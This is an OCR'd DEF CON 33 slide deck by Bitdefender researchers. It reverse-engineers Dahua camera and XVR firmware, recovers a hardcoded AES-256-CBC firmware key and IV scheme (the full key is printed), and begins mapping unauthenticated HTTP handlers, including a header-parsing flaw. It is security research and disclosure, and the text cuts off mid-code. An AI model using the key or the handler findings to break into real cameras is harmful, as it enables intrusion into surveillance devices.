Never Enough About Cameras - The Firmware Encryption Keys Hidden Under the Rug

DEF CON 33 / 2025

Alexandru LAZAR – Senior Security Researcher, Bitdefender
Radu Alexandru BASARABA – Team Lead, Bitdefender

Why Cameras?

- Botnets - still a problem
- Military conflicts – hijacking webcams to monitor logistics
- Ransomware attackers pivot through cameras

Ransomware gang encrypted network from a webcam to bypass EDR

Russia accused of trying to hack border security cameras to disrupt Ukraine aid

UK says GRU unit accessed cameras near crossings, military installations and rail stations at key European locations

BleepingComputer
https://www.bleepingcomputer.com › News › Security

Unpatched Edimax IP camera flaw actively exploited in ...

7 Mar 2025 — A critical command injection vulnerability impacting the Edimax IC-7100 IP camera is currently being exploited by botnet malware to compromise devices.


Infosecurity Magazine
https://www.infosecurity-magazine.com › news › mirai-...

New Mirai Malware Variant Targets AVTECH Cameras ...

21 Jan 2025 — Once compromised, devices are enrolled in the botnet and are capable of executing large-scale distributed denial-of-service (DDoS) attacks. "[...

Getting Started

- Obtaining firmware
- Easy:
  - Download from website
  - Through UART
  - Intercept update
- Harder:
  - Memory reading



Dahua Case

- Multiple devices investigated
- Two cameras and one XVR – firmware downloaded from support page
- One camera – flash reading










Reading the Flash

- Find the chip datasheet and pinout
- Connect reader – e.g. Bus Pirate to the desoldered chip
- flashrom doesn’t work for SPI NAND chips => wrote a python script to read it



Investigating the Firmware

- First two cameras - all good
- Binary was a zip file containing multiple filesystems
- binwalk easily extracted them

```
$ ls -1
check.img
dhboot.bin.img
Install
kernel.img
partition-x.cramfs.img
pd-x.squashfs.img
romfs-x.squashfs.img
sign.img
web-x.squashfs.img
```

```
$ ls -1 _web-x.squashfs.img.extracted/squashfs-root/
canvasLib
config
css
css_FS
Custom
Data_Signature
help
html
image
image_FS
index.htm
```

Investigating the Firmware

- Not so lucky with the XVR and the third camera.
- The archive appeared to contain multiple “filesystems”
- binwalk only found uImage headers

```
$ ls -1
algorithm-x.squashfs.img
custom-x.squashfs.img
DH_XVR5x16-AstonDB11_MultiLang_V4.000.0000004.2.R.250123.bin
DH_XVR5x16-AstonDB11_MultiLang_V4.000.0000004.2.R.250123.zip
logo-x.squashfs.img
u-boot.bin.img
update.img
web-x.squashfs.img
```

```
$ binwalk web-x.squashfs.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0xDBAD0E4D, created:
2025-01-23 10:34:49, image size: 11636736 bytes, Data Address: 0xA4380000, Entry Point: 0xA5280000, d
ata CRC: 0x683F3381, OS: Linux, CPU: ARM, image type: Standalone Program, compression type: gzip, ima
ge name: "ss528V100"
614990        0x9624E         Zlib compressed data, best compression
652609        0x9F541         Zlib compressed data, best compression
3026017       0x2E2C61        Zlib compressed data, best compression
```

Investigating the Firmware

- High entropy – encrypted, compressed?
- Some zlib signatures – usually false alarms
- Decompression reveals strings, filenames, even code
- So not encrypted?

```
operation.png$
desktop_operation_small.pngD
desktop_playback.pngd
desktop_playback_small.png
desktop_preview.png
desktop_preview_small.png
login_bg_deep.jpg
menu_bg.png
netCloudQRcode.png$
netcloud_step.pngD
nonSearchResults.png
media!
```

```
[i].CodecMime&&(s.codecName="H264"),"H265"!==E.Sessions[i].Codec
||Y.prototype.setLiveMode("canvas"),s.trackID=E.Sessions[i].Cont
kFreq,s.Port=parseInt(E.Sessions[i].Port),s.Type=E.Sessions[i].T
.CodecMime||-1!==E.Sessions[i].CodecMime.search("G726-16")||-1!=
-24")||-1!==E.Sessions[i].CodecMime.search("G726-32")||-1!==E.Se
||"PCMA"===E.Sessions[i].CodecMime||-1!==E.Sessions[i].CodecMime
decMime.search("G7221")||-1!==E.Sessions[i].CodecMime.search("MP
rch("G729")||-1!==E.Sessions[i].CodecMime.search("G723.1")?("PCM
ame="G.711Mu":"G726-16"===E.Sessions[i].CodecMime?s.codecName="G
decMime?s.codecName="G.726-24":"G726-32"===E.Sessions[i].CodecMi
=E.Sessions[i].CodecMime?s.codecName="G.726-40":"PCMA"===E.Sessi
:"L16"===E.Sessions[i].CodecMime?s.codecName="PCM":"MPA"===E.Ses
-Layer2":"G729"===E.Sessions[i].CodecMime?s.codecName="G.729":"G
decName="G.723":"G7221"===E.Sessions[i].CodecMime&&(s.codecName=
```

Investigating the Firmware

- Maybe a custom compression – the zip file signature “PK” already replaced with “DH”
- uImage header for all files: no file system usable, no kernel, bootloader OK
- Let’s start from the beginning

The Bootloader

- Got the “u-boot.bin.img” from the XVR firmware archive
- Not encrypted/compressed
- U-Boot variant
- Time to load it in Ghidra

- Ignore the uImage header – go straight for the LZMA data

```
$ binwalk u-boot.bin.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0x8857C646, created:
2025-01-23 10:34:22, image size: 389032 bytes, Data Address: 0xA0000000, Entry Point: 0xA0280000, dat
a CRC: 0x483B9593, OS: Linux, CPU: ARM, image type: Standalone Program, compression type: gzip, image
 name: "ss528V100"
60248         0xEB58          LZMA compressed data, properties: 0x5D, dictionary size: 16777216 bytes
, uncompressed size: -1 bytes
```

- Carve the file with dd

```
$ dd if=u-boot.bin.img of=u-boot.lzma bs=1 skip=60248
329392+0 records in
329392+0 records out
329392 bytes (329 kB, 322 KiB) copied, 1,54753 s, 213 kB/s
```

- LZMA utilities complain about corrupted data – use the python library

```
1 import lzma
2
3 with open("u-boot.lzma", "rb") as f:
4     data = f.read()
5
6 decompressed = lzma.decompress(data)
7
8 with open("u-boot", "wb") as f:
9     f.write(decompressed)
```

The Bootloader


- Extraction looks good – strings, AES S-Box, SHA constants
- Load the binary with – AARCH64:LE:64:v8A architecture
- Base address of 0x0 works

```
$ binwalk u-boot

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
575560        0x8C848         SHA256 hash constants, little endian
580440        0x8DB58         AES Inverse S-Box
595984        0x91810         CRC32 polynomial table, little endian
597008        0x91C10         CRC32 polynomial table, little endian
609952        0x94EA0         LZO compressed data
```

The Bootloader

- Start from the S-Box found by binwalk
- 16 references, all in the same function
- Went up the call tree until strings became relevant




```
      pcVar3 = s_u-boot_encrypt_file_000978aa;
    }
  }
  else {
    pcVar3 = s_set_key_factors_error_!_00097880;
  }
}
else {
  pcVar3 = s_firmware_get_key_is_faild_!_00097863;
}
```

The Bootloader

- The caller functions – strings referencing partition names and possible decoding errors
- Judging by strings and nested structure decoding is done in 4 steps:
  - Getting a “firmware key”
  - Setting “key factors”
  - Setting flags
  - “u-boot encrypt file”

Getting the Firmware Key

- 256 hardcoded bytes are copied into a buffer
- First 6 bytes overwritten by “**hi35xx**” string
- Buffer is hashed – function can be determined using the constants – SHA256
- First 16 bytes of the hash are XORed with the last 16 (first with last etc.)
- Result is stored in the parameter

```
void FUN_00087310(undefined8 *param_1)

{
  *(undefined4 *)(param_1 + 5) = 0;
  *param_1 = 0;
  param_1[1] = 0xbb67ae856a09e667;
  param_1[2] = 0xa54ff53a3c6ef372;
  param_1[3] = 0x9b05688c510e527f;
  param_1[4] = 0x5be0cd191f83d9ab;
  return;
}
```

```
undefined8 FUN_0001efac(long param_1)

{
  undefined8 uVar1;
  long lVar2;
  undefined8 local_190 [2];
  undefined8 local_180;
  undefined8 uStack_178;
  undefined auStack_170 [112];
  undefined auStack_100 [256];

  local_190[0] = 0;
  local_190[1] = 0;
  local_180 = 0;
  uStack_178 = 0;
  memcpy(auStack_100,&DAT_0008c380,0x100);
  uVar1 = strlen(s_hi35xx_0009c8ea);
  memcpy(auStack_100,s_hi35xx_0009c8ea,uVar1);
  FUN_00087310(auStack_170);
  FUN_00087368(auStack_170,auStack_100,0x100);
  FUN_000875a0(auStack_170,local_190);
  lVar2 = 0;
  do {
    *(byte *)(param_1 + lVar2) = auStack_170[-1 - lVar2] ^ *(byte *)((long)local_190 + lVar2);
    lVar2 = lVar2 + 1;
  } while (lVar2 != 0x10);
  return 0;
}
```

hardcoded values copied in buffer

sha256 hashing

xor the first 16 bytes of hash with the last

result stored in parameter

Setting Key Factors

- The resulting buffer is “3bc018ab0a7269ab68519fd2727842f0”
- The buffer is sent to another function with its size and “uVar7”
- UVar7 – set to 0 for kernel decoding, 1 for filesystems

```
param_1 = param_1 >> 9;
uVar7 = (ulong)param_5;
local_10 = 0;
uStack_8 = 0;
local_14 = (undefined4)param_1;
iVar2 = FUN_0001efac(&local_10);
if (iVar2 == 0) {
  iVar2 = FUN_0008a8f8(&local_10,0x10,uVar7);
  if (iVar2 == 0) {
```

getting the firmware key

setting key factors

Setting Key Factors

- Sets a buffer pointer to 0x239158 + 0x32
- Next function gets the empty buffer, a size and value 1 (fs case)
- Previously obtained firmware key not yet used

```
if (param_1 != 0) {
  bVar2 = false;
  bVar3 = true;
  if (param_2 - 1U < 0x10) {
    bVar3 = 1 < (uint)param_3;
    bVar2 = (uint)param_3 == 2;
  }
  if (!bVar3 || bVar2) {
    lVar1 = (-(param_3 >> 0x1f & 1) & 0xfffffffe00000000 | (param_3 & 0xffffffff) << 5) + 0x239158
    ;
    iVar4 = FUN_0008be2c((char)lVar1,0x20,(char)param_3);
    if (iVar4 == 0) {
      FUN_0008abd0(lVar1,param_1,param_2);
      return 0;
    }
  }
}
return 0xffffffff;
```

- Seems a bit daunting at first.
- It gets better if taken step by step.
- First we need to determine the function calls.
- Most are actually just *memset* and *memmove*.
- Two functions remain.

```
44    if (param_3 == '\0') {
45      puVar3 = (undefined4 *)0xdacc8;
46    }
47    else if (param_3 == '\x01') {
48      puVar3 = (undefined4 *)0xdad48;
49    }
50    else {
51      if (param_3 != '\x02') goto LAB_0008be84;
52      puVar3 = &DAT_000dac48;
53    }
54    local_118 = 0;
55    uStack_110 = 0;
56    local_108 = 0;
57    uStack_100 = 0;
58    local_160 = local_138;
59    FUN_0008abd0(&local_118,&local_160,8);
60    local_160 = (undefined8 *)&DAT_000dac28;
61    FUN_0008abd0((long)&local_118 + 4,&local_160,8);
62    local_160 = (undefined8 *)((ulong)local_138 ^ 0xdac28);
63    lVar4 = 0;
64    FUN_0008abd0(&uStack_110,&local_160,8);
65    do {
66      *(char *)(lVar4 + (long)local_158) =
67           (&DAT_000dac28)[lVar4] + '\x01' + (char)(puVar3[lVar4] + 600 >> 1);
68      lVar4 = lVar4 + 1;
69    } while (lVar4 != 0x20);
70    local_118 = 0;
71    uStack_110 = 0;
72    local_108 = 0;
73    uStack_100 = 0;
74    local_160 = &local_f8;
75    FUN_0008abd0(&local_118,&local_160,8);
76    local_160 = local_138;
77    FUN_0008abd0((long)&local_118 + 4,&local_160,8);
78    local_160 = (undefined8 *)((ulong)local_138 ^ (ulong)&local_f8);
79    FUN_0008abd0(&uStack_110,&local_160,8);
80    FUN_0008ac38(local_138,0,0x20);
81    FUN_0008ac38(&local_f8,0,0x26);
82    lVar4 = 0;
83    do {
84      *(char *)((long)&local_118 + lVar4) = (char)lVar4 + ' ';
85      lVar4 = lVar4 + 1;
86    } while (lVar4 != 0x10);
87    lVar4 = 0;
88    do {
89      *(undefined *)((long)local_138 + lVar4) = 0x65;
90      lVar4 = lVar4 + 1;
91    } while (lVar4 != 0x10);
92    do {
93      *(char *)((long)&local_118 + lVar4) = (char)lVar4 + '\x13';
94      lVar4 = lVar4 + 1;
95    } while (lVar4 != 0x20);
96    iVar1 = FUN_0008ac68(&local_118,0x100,&local_f8);
97    if (-1 < iVar1) {
98      FUN_0008babc(&local_f8,local_158,0x20,local_138,param_1);
99      FUN_0008ac38(&local_f8,0,0xf4);
100     FUN_0008ac38(&local_118,0,0x20);
101     FUN_0008ac38(local_138,0,0x10);
102   }
103   FUN_0008ac38(local_158,0,0x20);
```

Setting Key Factors

First Function:

- Bitwise operations, lookup tables – AES T-Tables
- 0x100 – 256 bits – size of the AES key
- Depending on size – 10, 12, 14 rounds
- Everything points to an AES key expansion function

```
iVar1 = FUN_0008ac68(&local_118,0x100,&local_f8);
if (-1 < iVar1) {
  FUN_0008babc(&local_f8,local_158,0x20,local_138,param_1);
  FUN_0008ac38(&local_f8,0,0xf4);
  FUN_0008ac38(&local_118,0,0x20);
  FUN_0008ac38(local_138,0,0x10);
}
```

Setting Key Factors

- Second function – 5 parameters – probably key, iv, size, input, output
- Which AES mode? (CBC, CFB, OFB, CTR all use IV/nonce)
- Assume the most common - CBC – and check
- Plaintext XORed with previous ciphertext (IV), block function, save result as new IV
- Looks close enough

```
*param_5 = puVar4[-1] ^ *puVar3;
param_5[1] = *puVar4 ^ puVar3[1];
FUN_0008b2cc(param_5,param_5,param_1);
puVar3 = param_5;
param_5 = param_5 + 2;
```

Setting Key Factors

- Now we need to find the key, IV and the plaintext for encryption
- IV – only one loop that writes into the buffer
- IV = “e” * 0x10

```
do {
  *(undefined *)((long)local_138 + lVar4) = 0x65;
  lVar4 = lVar4 + 1;
} while (lVar4 != 0x10);
do {
  *(char *)((long)&local_118 + lVar4) = (char)lVar4 + '\x13';
  lVar4 = lVar4 + 1;
} while (lVar4 != 0x20);
iVar1 = aesKeyExpansion(&local_118,0x100,&local_f8);
if (-1 < iVar1) {
  aesCBCencrypt(&local_f8,local_158,0x20,local_138,param_1);
```

Setting Key Factors

- The key is also straightforward – only two loops
- First 10 bytes: 0x20 → 0x30
- Next 10 bytes: 0x23 → 0x33

```
do {
  *(char *)((long)&local_118 + lVar4) = (char)lVar4 + 0x20;
  lVar4 = lVar4 + 1;
} while (lVar4 != 0x10);
lVar4 = 0;
do {
  *(undefined *)((long)local_138 + lVar4) = 0x65;
  lVar4 = lVar4 + 1;
} while (lVar4 != 0x10);
do {
  *(char *)((long)&local_118 + lVar4) = (char)lVar4 + '\x13';
  lVar4 = lVar4 + 1;
} while (lVar4 != 0x20);
iVar1 = aesKeyExpansion(&local_118,0x100,&local_f8);
```

Setting Key Factors

- The plaintext - two buffers:
  - 32 ints – dependent on the type of file decoded
  - 32 bytes – static
- Each int is summed with 600, divided by 2 and cast to a byte
- The result is summed with 1 and the corresponding byte

```
if (param_3 == '\0') {
  pdVar3 = (dword *)0xdacc8;
}
else if (param_3 == '\x01') {
  pdVar3 = &DWORD_000dad48;
}
else {
  if (param_3 != '\x02') goto LAB_0008be84;
  pdVar3 = &DAT_000dac48;
}
```

```
do {
  *(char *)(lVar4 + (long)local_158) =
       (&DAT_000dac28)[lVar4] + '\x01' + (char)((int)(pdVar3[lVar4] + 600) >> 1);
  lVar4 = lVar4 + 1;
} while (lVar4 != 0x20);
```

Setting Key Factors

- There were more bitwise operations that didn’t affect parameters – possibly used in other devices
- The 32 bytes result of encryption is stored in the buffer created by the caller function.
- The first 16 bytes of this buffer are overwritten with the firmware key obtained in the first step.

```
if (!bVar3 || bVar2) {
  lVar1 = (-(param_3 >> 0x1f & 1) & 0xfffffffe00000000 | (param_3 & 0xffffffff) << 5) + 0x239158
  ;
  iVar4 = FUN_0008be2c((char)lVar1,0x20,(char)param_3);
  if (iVar4 == 0) {
    memmove(lVar1,param_1,param_2);
    return 0;
  }
```

Setting Key Factors

"firmware key"

3bc018ab0a7269ab68519fd2727842f0

"key factor"

5e2e7954707034f3ec30f5889f533bce


- 32 bytes buffer – looks a lot like an AES key
- The flag setting step and “u-boot encrypt file” step are intertwined – we need to look at the last step to understand the flags

Decryption

- First – the parameters*:*
- *uVar6, local_14* – from flags
- Input, size, output, size
  - in place decryption
- cVar5 – 0/1 for encryption or decryption

```
iVar2 = FUN_0008a974(param_3,(char)param_4,param_2,(char)param_4,cVar5,(byte)uVar6,
                     (char)&local_14);
```

```
if (iVar1 == 0) {
  iVar1 = FUN_0001f054(0,_DAT_000f49e8,_DAT_000f49e8,_DAT_000f49c0 & 0xffffffff,1);
  if (iVar1 < 0) {
    FUN_0007d1f8(s_%s|%d_0009ea28,s_hwid_cramfs_init_0008f600,0x1da);
    return 0;
  }
```


iVar1 = (param_5 & 0xf) * 0x20 + 0x239158;
- 32 bytes key
iVar3 = memcmp(&local_318,iVar1,0x20);
if (iVar3 != 0) {
bVar2 = param_5 >> 4;
if (bVar2 == 0) {
aesKeyExpansion(iVar1,0x100,auStack_2f8);
}
else {
if (bVar2 != 1) {
return 0xffffffff;
}
FUN_0008b0a0(iVar1,0x100,auStack_2f8);
}
uVar11 = 0;
puVar8 = puVar4;
while (uVar11 < param_2) {
uVar9 = (uint)param_2;
if (uVar9 - uVar11 < 0x200) {
if (bVar2 == 1) {
return 0xffffffff;
}
memmove(auStack_200,puVar4 + uVar11);
puVar8 = auStack_200;
}
memset(&local_328,0,0x10);
memmove(&local_328,&local_32c,4);
if (bVar2 == 0) {
aesCBCencrypt();
}
else {
FUN_0008bc04(auStack_2f8,puVar8,0x200,&local_328,uVar6 + uVar11);
}
- previously found functions
for encryption
- probably AES CBC Decrypt

```
while (uVar11 < param_2) {
  uVar9 = (uint)param_2;
  if (uVar9 - uVar11 < 0x200) {
    if (bVar2 == 1) {
      return 0xffffffff;
    }
    memmove(auStack_200,puVar4 + uVar11);
    puVar8 = auStack_200;
  }
  memset(&local_328,0,0x10);
  memmove(&local_328,&local_32c,4);
  if (bVar2 == 0) {
    aesCBCencrypt();
  }
  else {
    aesCBCDecrypt(auStack_2f8,puVar8,0x200,&local_328,uVar6 + uVar11);
  }
  uVar11 = uVar11 + 0x200;
  if (param_6 != 0) {
    if (uVar9 <= uVar11) break;
    if (uVar9 - uVar11 < uVar10) {
      uVar10 = uVar9 - uVar11;
    }
    uVar5 = (ulong)uVar11;
    uVar11 = uVar11 + uVar10;
    memmove(uVar6 + uVar5,puVar4 + uVar5,uVar10);
  }
  puVar8 = puVar4 + uVar11;
  local_32c = local_32c + 1;
}
```

- IV starts at 0
- IV is changed every 32 blocks
- First 4 bytes “cast” to an integer and incremented

```
while (uVar11 < param_2) {
  uVar9 = (uint)param_2;
  if (uVar9 - uVar11 < 0x200) {
    if (bVar2 == 1) {
      return 0xffffffff;
    }
    memmove(auStack_200,puVar4 + uVar11);
    puVar8 = auStack_200;
  }
  memset(&local_328,0,0x10);
  memmove(&local_328,&local_32c,4);
  if (bVar2 == 0) {
    aesCBCencrypt();
  }
  else {
    aesCBCDecrypt(auStack_2f8,puVar8,0x200,&local_328,uVar6 + uVar11);
  }
  uVar11 = uVar11 + 0x200;
  if (param_6 != 0) {
    if (uVar9 <= uVar11) break;
    if (uVar9 - uVar11 < uVar10) {
      uVar10 = uVar9 - uVar11;
    }
    uVar5 = (ulong)uVar11;
    uVar11 = uVar11 + uVar10;
    memmove(uVar6 + uVar5,puVar4 + uVar5,uVar10);
  }
  puVar8 = puVar4 + uVar11;
  local_32c = local_32c + 1;
}
```

- UVar11 – offset for input/output
- Incremented by 0x200 every loop
- The offset can be further modified if param_6 is not 0 (set from flags)
- This section is not present on the camera, just the XVR (there is no flag setting either)
- A number of blocks will be copied to the output as they are
- The reason we could find strings in an “encrypted” file – some blocks were never encrypted

Recap

- We have the key: *3bc018ab0a7269ab68519fd2727842f05e2e7954707034f3ec30f5889f533bce*
- We have the starting IV: “0x00” * 16
- We have the algorithm: AES-256-CBC, IV incremented every 32 blocks, some blocks skipped
- All that’s left is to find the input

Decryption

- All filesystems have an uImage header – 64 bytes size
- The image size matches the bytes following the header - carve it out

```
$ binwalk web-x.squashfs.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0xDBAD0E4D, created:
2025-01-23 10:34:49, image size: 11636736 bytes, Data Address: 0xA4380000, Entry Point: 0xA5280000, d
ata CRC: 0x683F3381, OS: Linux, CPU: ARM, image type: Standalone Program, compression type: gzip, ima
ge name: "ss528V100"
614990        0x9624E         Zlib compressed data, best compression
652609        0x9F541         Zlib compressed data, best compression
3026017       0x2E2C61        Zlib compressed data, best compression
```

Decryption

```
$ binwalk web-x.squashfs

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Squashfs filesystem, little endian, version 4.0, compression:gzip, size
: 11634987 bytes, 377 inodes, blocksize: 131072 bytes, created: 2025-01-23 10:34:48
```




```
$ ls -1 _web-x.squashfs.extracted/squashfs-root/
browserJudge.js
browserJudge.png
config
custom_logo
Data_Signature
favicon.ico
IEpolyfill.min.js
index.html
KmsUniqueInfo
less.min.js
lessRefresh.js
merge.js
module
OpenSourceLicenses.txt
pluginVersion.js
PrivacyPolicy
qrcode.js
SigFileList
SoftwareLicense
static
style
WeakPwdLib.txt
web.lua
webplugin.exe
webVersion.js
```

Attack Surface

- Binary that parses packets - sonia/Challenge
- Local services
- First look:
  - limited number of services (HTTP/S, RTSP, DHIP)
- Closer look:
  - Port reuse
  - Regex for parsing packet and selecting handler

Attack Surface

- Onvif, “httptalk”, RTSP over HTTP, gb28181, UPnP, websocket handlers (from 10 to 16 protocols depending on device)
- Not all enabled
- Most required authentication for all handlers
- Some were just wrappers around other protocols
- A few had some handlers without authentication

HTTP Handlers

- Cookies, sessions, auth headers – many authentication methods
- Some handlers accessible without auth
- The RPC2_UploadFileWithName handler parses a header incorrectly

```
FUN_005b8100(param_1,"POST /RPC2_configFileImport",0x585339,0);
